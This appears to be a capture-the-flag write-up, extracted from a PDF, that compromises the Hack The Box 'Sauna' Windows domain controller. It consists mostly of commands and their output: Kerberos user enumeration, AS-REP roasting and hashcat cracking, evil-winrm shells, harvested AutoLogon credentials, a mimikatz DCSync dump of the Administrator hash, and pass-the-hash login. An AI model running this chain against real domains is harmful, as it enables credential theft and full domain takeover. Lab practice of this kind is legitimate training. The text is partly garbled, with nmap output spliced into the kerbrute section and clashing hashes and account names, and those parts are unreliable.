
## SAUNA WRITEUP

## Bimo99B9

At first, we nmap this machine, and see interesting services as http in port 80 or Kerberos-sec in 88.

```
Nmap scan report for 10.10.10.175
Host is up (0.051s latency).
Not shown: 65515 filtered ports
PORT STATE SERVICE 53/tcp open domain?
                                 VERSION
  fingerprint-strings:
    DNSVersionBindReqTCP:
      version
      bind
80/tcp open http
                                 Microsoft IIS httpd 10.0
 http-methods:
    Potentially risky methods: TRACE
  http-server-header: Microsoft-IIS/10.0
 _http-title: Egotistical Bank :: Home
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2020-07-08 16:04:22Z)
         open msrpc Microsoft Windows RPC
open netbios-ssn Microsoft Windows netbios-ssn
open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL
135/tcp
139/tcp
389/tcp
0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http
                                 Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap
                                 Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL
0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
5985/tcp open http
                                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 _http-server-header: Microsoft-HTTPAPI/2.0
 _http-title: Not Found
9389/tcp open mc-nmf
49667/tcp open msrpc
                                 .NET Message Framing
                               Microsoft Windows RPC
49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49674/tcp open msrpc Microsoft Windows RPC
49675/tcp open msrpc Microsoft Windows RPC
49686/tcp open msrpc
                                Microsoft Windows RPC
49697/tcp open msrpc
                                 Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the fol
lowing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=7/8%Time=5F058AF9%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 _clock-skew: 7h04m49s
  smb2-security-mode:
    2.02:
      Message signing enabled and required
  smb2-time:
    date: 2020-07-08T16:06:43
    start_date: N/A
```

If we connect to the web (<a href="http://10.10.10.175/">http://10.10.10.10.175/</a>), we can see an "About" page, which we use to enumerate possible users with probable combinations of their names and surnames.



If we keep enumerating, we can discover the Domain of Idap (EGOTISTICAL-BANK.LOCAL). We download and setup kerbrute, and use the "bruteuser" command to look for possible users from our possible user's wordlist.

./kerbrute\_linux\_amd64 userenum –dc 10.10.10.175 -d EGOSTISTICAL-BANK.LOCAL user.txt

```
ports
VERSION
                                                                                                                                                                                                                                                                           Version: v1.0.3 (9dad6e1) - 07/08/20 - Ronnie Flathers @ropnop
                                                                                                                                                                                                                                                                           This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerbe ros Pre-Authentication.
                                                                                                                                                                                                                                                                           It is designed to be used on an internal Windows domain with access to one of the Domain Controllers. 
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts
     version
bind

cp open http Microsoft IIS httpd 10.0
ttp-methods:
Potentially risky methods: TRACE
ttp-server-header: Microsoft-IIS/10.0
ttp-title: Egotistical Bank :: Home
cp open kerberos-sec Microsoft Windows Kerberos (server time: 2020-07-08 16:04:222)
(tcp open msrpc Microsoft Windows RPC
(tcp open msrpc Microsoft Windows RPC
(tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL
Site: Default-First-site-Name)
(tcp open microsoft-ds?
(tcp open microsoft-ds?
(tcp open nacan_http Microsoft Windows RPC over HTTP 1.0
(tcp open tcpwrapped Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL
Site: Default-First-site-Name)
(tcp open tcpwrapped Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL
Site: Default-First-site-Name)
(tcp open tcpwrapped Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
(tcp-server-header: Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
(tcp-server-header: Microsoft-HTTPAPI/2.0
                                                                                                                                                                                                                                                                           Usage:
kerbrute [command]
                                                                                                                                                                                                                                                                           Available Commands:
bruteforce bruteforce username:password combos, from a file or stdin
bruteuser Bruteforce a single user's password from a wordlist
help Help about any command
passwordspray Test a single password against a list of users
userenum Enumerate valid domain usernames via Kerberos
version Display version info and quit
                                                                                                                                                                                                                                                                                                                                       Delay in millisecond between each attempt. Will always use single thread if s
                                                                                                                                                                                                                                                                                t
-d, --domain string
-h, --help
-o, --output string
--safe
-t, --threads int
-v, --verbose
                                                                                                                                                                                                                                                                                                                                      The full domain to use (e.g. contoso.com)
help for kerbrute
File to write logs to. Optional.
Safe mode. Will abort if any user comes back as locked out. Default: FALSE
Threads to use (default 10)
Log failures and errors
       Use "kerbrute [command] --help" for more information about a command. rootajaco:-/HTB/Sauna# ./kerbrute_linux_amd64 userenum --dc 10.10.10.175 -d EGOTISTICAL-BANK.LOCAL user.txt
ost script results:
_clock-skew: 7h04m49s
_smb2-security-mode:
                                                                                                                                                                                                                                                                           Version: v1.0.3 (9dad6e1) - 07/08/20 - Ronnie Flathers aronnop
      Message signing enabled and required bz-time:
date: 2020-07-08T16:06:43
start_date: N/A
ervice detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done at Wed Jul 8 11:04:31 2020 -- 1 IP address (1 host up) scanned in 514.23 seconds
oot@Taco:-/HTB/Sauna# []
```

With this command we find that "fsmith" is a valid username, so the next step will be collect AS\_REP messages without pre-autentication. We can use this to get hashes that we can crack using Hashcat or John.

```
root@Taco:~/HTB/Sauna# python GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -usersfile user.txt -dc-ip 10.10.10.175
Impacket v0.9.22.dev1+20200605.133909.874d7ae4 - Copyright 2020 SecureAuth Corporation

[-] User sauna doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
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[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Here we have the hash in a txt file.

```
root@Taco:~/HTB/Sauna# cat hash.txt

krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:9299686d5f6b4168f9dc40178e2894ef$53def46344b907c768ceda704dfbb7254336f4b4004f36bb300b
973f93adf8caccef9eecf89c1846c27c4e9b321ae3eacf0a21d95126635e7a0e0186cd1696eea8fb4aca51a03017952fb4784f425b0fcc88a61625cfe8e62b3c3
9fe646367b9737291d64cfab32e35b516dbce5fc2b509d1112c55f0edbc52e796ee46fdaca61d5f8de261eec32b5e2f8bad9837f806021937722fba28b67dc956

krb5asrep$23$FSmith@EGOTISTICAL-BANK.LOCAL:f3cfb02dc8357191adbd2b3400c73681$0cf944dfb22884da3326cfe0f0158b13e82a237c599125230f19
2b32b6628ba8231fd38d0d5c790b9a9c63851ac9f42a9626d9d9ba712c71f797c1529ecdc3dc7919f2e5cda6ded080ce292988f100c061903587f4e07a4163787
35c17781da935235ae2dfe52452513d046f44dcdd29d33893ebc2501deebbabd2597f5d837d2b5a76d3213e8716b8347feba851a87c47e153945d597686fa0249

krb5asrep$23$Fsmith@EGOTISTICAL-BANK.LOCAL:46b4394a35d113df4541cd79fbd4c297$db566cce238ab9d1f8cec740c5a08a45c1db56d2e4af6facb49

a4796ff1ef719c25206d6b15dda736ee0c79adc53a87333d3078c0b5caf96fc58da8c4148ec7086782579d5d9aab3edefb3918939c947bc31b06ba7061062a8e1


77445b02f5a5eed8b4de82a71ea736ce00cbcc3712c182a44ee553981f10702ce413451a325788583790daed1af0ba774fa2e2f479fce41e4b43a76a0f9ccc146
```

For cracking it, we check the flag that belongs to AS\_REP messages of Kerberos Network Protocol. We find that it's "18200", so we'll crack it with hashcat and rockyou.txt wordlist.

-	/500	Kerberos 5,	etype 23,	AS-REQ Pre-Auth	Network Protocols
	13100	Kerberos 5,	etype 23,	TGS-REP	Network Protocols
	18200	Kerberos 5,	etype 23,	AS-REP	Network Protocols
	19600	Kerberos 5,	etype 17,	TGS-REP	Network Protocols
	19700	Kerberos 5,	etype 18,	TGS-REP	Network Protocols
	10800	Kerheros 5	etyne 17	Dre-Auth	Network Protocols

```
Dictionary cache built:
Filename..: /usr/share/wordlists/rockyou.txt
 Passwords.: 14344392
* Bytes....: 139921507
 Keyspace ..: 14344385
* Runtime ...: 1 sec
$krb5asrep$23$FSmith@EGOTISTICAL-BANK.LOCAL:d209bf0025c0c4b21b0be2db2a852c10$
f51772c60fd2e07617d502028829ccf20650e40653ff50c743c36ef3a1ada83b52d22d198eab1
f7cc5dfce7dd748105cea8a650dde33086fd13b2f4c9586d42b89e15b02a65f97fa2bb5e0a0bf
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:ad53c7941db415cd4cae455b4a6cbb10$
62de3418ff4051563aa1596875939801af2ca2f71bd18a093db20afdebcb087eaacca6c37444a
ae87962fb7e43f5c1d242789c087610f29910ae13497edf91fcb9b4a81675da47052ea3a366e9
$krb5asrep$23$Fsmith@EGOTISTICAL-BANK.LOCAL:a298c0adb08aae104228cc3fe72ded47$
9e4fa1fa98479d06dff15a93a63dc81e446bfc6949f74ea6d1e56c9332e8e086bcee5d256d3ef
3e02558f7d3feae0e55db7e028f7b047beb323a436f40d8fddc150b0dce25d2769dabc1f9772d
Session....: hashcat
Status....: Cracked
Hash.Name.....: Kerberos 5, etype 23, AS-REP
Hash.Target.....: hashes.txt
Time.Started....: Thu Jul 9 14:09:13 2020, (28 secs)
Time.Estimated...: Thu Jul 9 14:09:41 2020, (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 1151.1 kH/s (8.04ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered...... 3/3 (100.00%) Digests, 3/3 (100.00%) Salts
Progress..... 31653888/43033155 (73.56%)
Rejected..... 0/31653888 (0.00%)
Restore.Point...: 10534912/14344385 (73.44%)
Restore.Sub.#1 ...: Salt:2 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Tioncurtis23 → TUGGIE
```

With the port 445 open, we can use psexec.py, another impacket python script, that'll be useful to see what permissions do we have with the credentials we've just got.



```
root@Taco:~/HTB/Sauna/impacket/examples# ./psexec.py EGOTISTICAL-BANK.LOCAL/FSmith:Thestrokes23@10.10
.10.175 "whoami"
Impacket v0.9.22.dev1+20200605.133909.874d7ae4 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.175.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'print$' is not writable.
[-] share 'SYSVOL' is not writable.
[-] share 'SYSVOL' is not writable.
```

Nothing writable, but we can read. We can also see this with smbmap, and the credentials.

```
root@Taco:~/HTB/Sauna# smbmap -u fsmith -p "Thestrokes23" -H 10.10.10.175 -d EGOTISTICAL-BANK.LOCAL
[+] IP: 10.10.10.175:445
                               Name: 10.10.10.175
       Disk
                                                                 Permissions
                                                                                 Comment
        ADMIN$
                                                                 NO ACCESS
                                                                                 Remote Admin
        C$
                                                                 NO ACCESS
                                                                                 Default share
        IPC$
                                                                 READ ONLY
                                                                                 Remote IPC
        NETLOGON
                                                                 READ ONLY
                                                                                 Logon server share
        print$
                                                                 READ ONLY
                                                                                 Printer Drivers
        RICOH Aficio SP 8300DN PCL 6
                                                                 NO ACCESS
                                                                                 We cant print money
        SYSV0L
                                                                 READ ONLY
                                                                                 Logon server share
```

This means that we can stablish connection using evil-winrm, a windows remote management shell

```
root@Taco:~/HTB/Sauna# evil-winrm -u fsmith -p Thestrokes23 -i 10.10.10.175
Papelera
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami
egotisticalbank\fsmith
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

We'll use winPEAS, a privilege escalation script in order to find vulnerabilities that can help us to get a better shell.

```
PS C:\Users\FSmith\Documents> ls
   Directory: C:\Users\FSmith\Documents
Mode
                   LastWriteTime
                                         Length Name
            7/11/2020
                        7:48 AM
                                        1263880 mimikatz.exe
             7/11/2020
                        7:47 AM
                                            18 test.txt
-a----
             7/11/2020 6:47 AM
                                         32976 winpeas.bat
-a----
             7/11/2020
                         7:16 AM
                                         244224 winPEAS.exe
```

The most useful is that there're cached creds, so we'll use'em.

```
[+] Looking for AutoLogon credentials(T1012)

Some AutoLogon credentials were found!!

DefaultDomainName : 35mEGOTISTICALBANK

DefaultUserName : 35mEGOTISTICALBANK\svc_loanmanager

DefaultPassword : Moneymakestheworldgoround!
```

The username "svc\_loanmanager" has a cached password, which is "Moneymakestheworldgoround", so now we'll login with evil-winrm as we did before, but using these new credentials.

With mimikatz, we can get the credentials (the hash) of the Administrator account.

```
PS C:\Users\svc_loanmgr\Documents> ./mimikatz.exe "lsadump::dcsync /user:administrator" "exit"
  . ##### .
             mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
             "A La Vie, A L'Amour" - (oe.eo)
 .## ^ ##.
## / \ ##
             /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
                  > http://blog.gentilkiwi.com/mimikatz
                  Vincent LE TOUX
 '## v ##'
                                               ( vincent.letoux@gmail.com )
                  > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(commandline) # lsadump::dcsync /user:administrator
[DC] 'EGOTISTICAL-BANK.LOCAL' will be the domain [DC] 'SAUNA.EGOTISTICAL-BANK.LOCAL' will be the DC server
[DC] 'administrator' will be the user account
Object RDN
                      : Administrator
** SAM ACCOUNT **
SAM Username
                      : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 1/24/2020 10:14:15 AM
Object Security ID : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID : 500
Credentials:
  Hash NTLM: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 0: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 1: 7facdc498ed1680c4fd1448319a8c04f
    lm - 0: ee8c50e6bc332970a8e8a632488f5211
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : caab2b641b39e342e0bdfcd150b1683e
* Primary:Kerberos-Newer-Keys *
    Default Salt : EGOTISTICAL-BANK.LOCALAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac
                          (4096): 987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
      aes128_hmac
                          (4096): 145e4d0e4a6600b7ec0ece74997651d0
(4096): 19d5f15d689b1ce5
      des_cbc_md5
    OldCredentials
      aes256_hmac
aes128_hmac
                          (4096): 9637f48fa06f6eea485d26cd297076c5507877df32e4a47497f360106b3c95ef
                          (4096): 52c02b864f61f427d6ed0b22639849df
      des_cbc_md5
                          (4096): d9379d13f7c15d1c
```

With the hash, we can login (again) with evil-winrm. The flag -u for the user, and -H because we're using the hash, not the password. With this shell we can change directory to Administrator and cat the flag.

```
root@Taco:~# evil-winrm -u administrator -H d9485863c1e9e05851aa40cbb4ab9dff -i 10.10.10.175
  vil-WinRM* PS C:\Users\Administrator\Documents> ls
vil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Users\Administrator
vil-WinRM* PS C:\Users\Administrator> ls
    Directory: C:\Users\Administrator
                                             Length Name
Mode
                     LastWriteTime
            1/23/2020 3:11 PM
1/23/2020 3:11 PM
1/23/2020 3:11 PM
d-r---
                                                     3D Objects
d-r---
                                                    Contacts
d-r---
                                                    Desktop
             1/23/2020 3:11 PM
                                                    Documents
d-r---
             1/23/2020 3:11 PM
                                                    Downloads
d-r---
                                                    Favorites
             1/23/2020 3:11 PM
d-r---
             1/23/2020 3:11 PM
                                                    Links
d-r---
             1/23/2020 3:11 PM
                                                    Music
d-r---
             1/23/2020 3:11 PM
                                                    Pictures
d-r---
             1/23/2020 3:11 PM
                                                    Saved Games
d-r---
             1/23/2020 3:11 PM
                                                    Searches
             1/23/2020 3:11 PM
                                                    Videos
d-r---
  vil-WinRM* PS C:\Users\Administrator> cd Desktop
   /il-WinRM* PS C:\Users\Administrator\Desktop> ls
    Directory: C:\Users\Administrator\Desktop
Mode
                     LastWriteTime
                                           Length Name
              1/23/2020 10:22 AM
                                                 32 root.txt
  vil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
f3ee04965c68257382e31502cc5e881f
        nRM* PS C:\Users\Administrator\Desktop>
```